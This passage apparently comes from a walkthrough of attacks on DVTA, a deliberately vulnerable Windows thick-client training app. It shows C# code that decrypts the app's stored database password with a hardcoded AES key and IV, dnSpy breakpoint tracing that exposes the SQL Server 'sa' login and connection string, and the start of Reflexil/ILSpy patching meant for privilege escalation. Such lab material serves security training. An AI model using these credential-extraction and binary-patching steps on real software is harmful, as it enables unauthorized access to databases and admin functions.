using System.Security.Cryptography;
using System.Text;
using System.Threading.Tasks;
using System.Windows.Forms;

namespace passwd_decryptor
{
    3 references
    public partial class Form1 : Form
    {
        1 reference
        public Form1()
        {
            InitializeComponent();
        }

        1 reference
        private void button1_Click(object sender, EventArgs e)
        {
            string s1 = "CTsvjZ0jQghXYWbSRcPxpQ==";
            string s2 = "J8gLXc454o5tW2HEF7HahcXPufj9v8k8";
            string s3 = "fq20T0gMnXa6g0l4";
            byte[] inputBuffer = Convert.FromBase64String(s1);
            AesCryptoServiceProvider cryptoServiceProvider = new AesCryptoServiceProvider();
            cryptoServiceProvider.BlockSize = 128;
            cryptoServiceProvider.KeySize = 256;
            cryptoServiceProvider.Key = Encoding.ASCII.GetBytes(s2);
            cryptoServiceProvider.IV = Encoding.ASCII.GetBytes(s3);
            cryptoServiceProvider.Padding = PaddingMode.PKCS7;
            cryptoServiceProvider.Mode = CipherMode.CBC;
            string decryptedDBPassword = Encoding.ASCII.GetString(cryptoServiceProvider.CreateDecryptor(cryptoServiceProvider.Key, cryptoServiceProvider.IV).TransformFinalBlock(inputBuffer, 0, inputBuffer.Length));
            Console.WriteLine(decryptedDBPassword);
        }
    }
}
```

- After all click on **Start Debugging** and wait for the dubug to load.
- When we click on the button we got password decrypted in output console.




NOTE: we can achieve the same using the console itself, so prefer the way you like :)

In next task we'll do the same using **dnSpy,** which is more easier than above method.

DnSpy - Runtime Tracing

- Open **DnSpy** and open the dvta app by click **File > Open.**
- Locate the login page (because we are interested in this as password decryption is happening here).



- Simply from the code window, click on DBAccess, it will take us to the classes page used in DBAccess.

```
Login
1   using System;
2   using System.ComponentModel;
3   using System.Configuration;
4   using System.Data.SqlClient;
5   using System.Diagnostics;
6   using System.Drawing;
7   using System.Windows.Forms;
8   using DBAccess;
9   using Microsoft.Win32;
10
11  namespace DVTA
12  {
13      // Token: 0x02000005 RID: 5
14      public class Login : Form
15      {
16          // Token: 0x06000015 RID: 21 RVA: 0x00002107 File Offset: 0x
17          public Login()
18          {
19              this.InitializeComponent();
20              if (this.IsBeingDebugged())
21              {
22                  Environment.Exit(1);
23              }
24              if (this.isServerConfigured())
```


- Click on **DBAccessClass,** it will take us to the coding page.

```
DBAccess
1   // DBAccess
2   //
3   // Types:
4   //
5   // DBAccessClass
6
```


- So, finally we have landed to the actual code used in application to decrypt the password.

```
DBAccessClass
1   using System;
2   using System.Configuration;
3   using System.Data;
4   using System.Data.SqlClient;
5   using System.Security.Cryptography;
6   using System.Text;
7
8   namespace DBAccess
9   {
10      // Token: 0x02000002 RID: 2
11      public class DBAccessClass
12      {
13          // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
14          public string decryptPassword()
15          {
16              string s = ConfigurationManager.AppSettings["DBPASSWORD"].ToString();
17              string key = ConfigurationManager.AppSettings["AESKEY"].ToString();
18              string IV = ConfigurationManager.AppSettings["IV"].ToString();
19              byte[] encryptedBytes = Convert.FromBase64String(s);
20              AesCryptoServiceProvider aes = new AesCryptoServiceProvider();
21              aes.BlockSize = 128;
22              aes.KeySize = 256;
23              aes.Key = Encoding.ASCII.GetBytes(key);
24              aes.IV = Encoding.ASCII.GetBytes(IV);
25              aes.Padding = PaddingMode.PKCS7;
26              aes.Mode = CipherMode.CBC;
27              byte[] decryptedbytes = aes.CreateDecryptor(aes.Key, aes.IV).TransformFir
28              this.decryptedDBPassword = Encoding.ASCII.GetString(decryptedbytes);
29              Console.WriteLine(this.decryptedDBPassword);
30              return this.decryptedDBPassword;
31          }
32
```

- At the revalent line, right click and add a **Breakpoint (**This will stop the program at this point and we have opportunity to view the output till breakpoint)



- Click on **Start** and select the application and click **OK.**



- Here the programs stops at breakpoint and we can see the username and password in output.
- We can also use the top little button to jump over to next lines of code and see the output results.

```
C#   Continue
DBAccessClass
19          byte[] encryptedBytes = Convert.FromBase64String(s);
20          AesCryptoServiceProvider aes = new AesCryptoServiceProvider();
21          aes.BlockSize = 128;
22          aes.KeySize = 256;
23          aes.Key = Encoding.ASCII.GetBytes(key);
24          aes.IV = Encoding.ASCII.GetBytes(IV);
25          aes.Padding = PaddingMode.PKCS7;
26          aes.Mode = CipherMode.CBC;
27          byte[] decryptedbytes = aes.CreateDecryptor(aes.Key, aes.IV).TransformFinalBloc
28          this.decryptedDBPassword = Encoding.ASCII.GetString(decryptedbytes);
29          Console.WriteLine(this.decryptedDBPassword);
30          return this.decryptedDBPassword;
31      }
32
33      // Token: 0x06000002 RID: 2 RVA: 0x00002130 File Offset: 0x00000330
34      public void openConnection()
35      {
36          string dbserver = ConfigurationManager.AppSettings["DBSERVER"].ToString();
37          string dbname = ConfigurationManager.AppSettings["DBNAME"].ToString();
38          string dbusername = ConfigurationManager.AppSettings["DBUSERNAME"].ToString();
39          string dbpassword = this.decryptPassword();
40          Console.WriteLine("Decrypted dbpasword: " + dbpassword);
41          string connectionString = string.Concat(new string[]
42          {
43              "Data Source = ",
44              dbserver,
45              "; Initial Catalog=",
46              dbname,
47              "; User Id=",
48              dbusername,
49              "; Password=",
50              dbpassword,
100 %
Locals
Name                Value
this                {DBAccess.DBAccessClass}
dbserver            @"192.168.121.130\SQLEXPRESS"
dbname              "DVTA"
dbusername          "sa"
dbpassword          "p@ssw0rd"
connectionString    null
```

- By click on jump next we now got **ConnectionString** also in output.

```
Locals
Name                    Value                                                                                    Type
string.Concat returned  @"Data Source = 192.168.121.130\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa; Password=p@ssw0rd;Integrated Security=false"  string
this                    {DBAccess.DBAccessClass}                                                                 DBAccess.DBAccessClass
dbserver                @"192.168.121.130\SQLEXPRESS"                                                            string
dbname                  "DVTA"                                                                                   string
dbusername              "sa"                                                                                     string
dbpassword              "p@ssw0rd"                                                                               string
connectionString        @"Data Source = 192.168.121.130\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa; Password=p@ssw0rd;Integrated Security=false"  string
```

Setting up ILSpy & Reflexil

💡 ***Tools Used:**
ILSpy:* https://github.com/icsharpcode/ILSpy/releases/tag/v8.2

Reflexil: https://github.com/sailro/Reflexil/releases/tag/v2.7

Note: If latest version of tools didn't work properly try older ones.


- One thing we have to do is: From **Reflexil** directory copy the `Reflexil.ILSpy.Plugin.dll` to `ILSpy`folder.

Name	Date modified	Type	Size
Changelog	09/08/2021 11:19	File	20 KB
credits	09/08/2021 11:19	Text Document	1 KB
licenses	09/08/2021 11:19	Compressed (zipp...	46 KB
Reflexil.ILSpy.Plugin.dll	09/08/2021 11:20	Application exten...	5,079 KB


Reflexil - Patching

💡 We'll use Reflexil and ILSpy to do privilege escalation. We'll modify the application to access admin functionalities.
NOTE: Make sure to save the application with the same name as original one.

- Open ILSpy, Open DVTA application by selecting **File > Open.**
- Under **Assemblies**, we can see DVTA application is added.




- Expand the application fully, and here we are interested in **Login** button. Let's click it and decompile the login page.


File
View
Window
Help
.NET 4 (WPF)
Assemblies
PresentationFramework (4.0.0.0, .NETFramework, v4.(
WindowsBase (4.0.0.0, .NETFramework, v4.0)
DVTA (1.0.0.0, .NETFramework, v4.5)
Metadata
References
Resources
{ }
{ } DVTA
addExpenses
Admin
DataTableToCsv
Login
Base Types
Derived Types
btnlogin : Button
btnregister : Button
components : IContainer
configserver : Button
label3 : Label
lgnpassword : Label
lgnusername : Label
servertext : TextBox
txtLgnPass : TextBox
txtLgnUsername : TextBox
Login()
btnlgnregister(object, EventArgs) : void
btnLogin_Click(object, EventArgs) : void
button1_Click(object, EventArgs) : void
Dispose(bool) : void
InitializeComponent() : void
IsBeingDebugged() : bool


- From reading the code, we can see `isadmin` is set to `0`.

```
private void btnLogin_Click(object sender, EventArgs e)
{
    string username = txtLgnUsername.Text.Trim();
    string password = txtLgnPass.Text.Trim();
    if (username == string.Empty || password == string.Empty)
    {
        MessageBox.Show("Please enter all the fields!");
        return;
    }
    DBAccessClass db = new DBAccessClass();
    db.openConnection();
    SqlDataReader data = db.checkLogin(username, password);
    if (data.HasRows)
    {
        int isadmin = 0;
        while (data.Read())
        {
            string user = data.GetString(1);
            string pass = data.GetString(2);
```

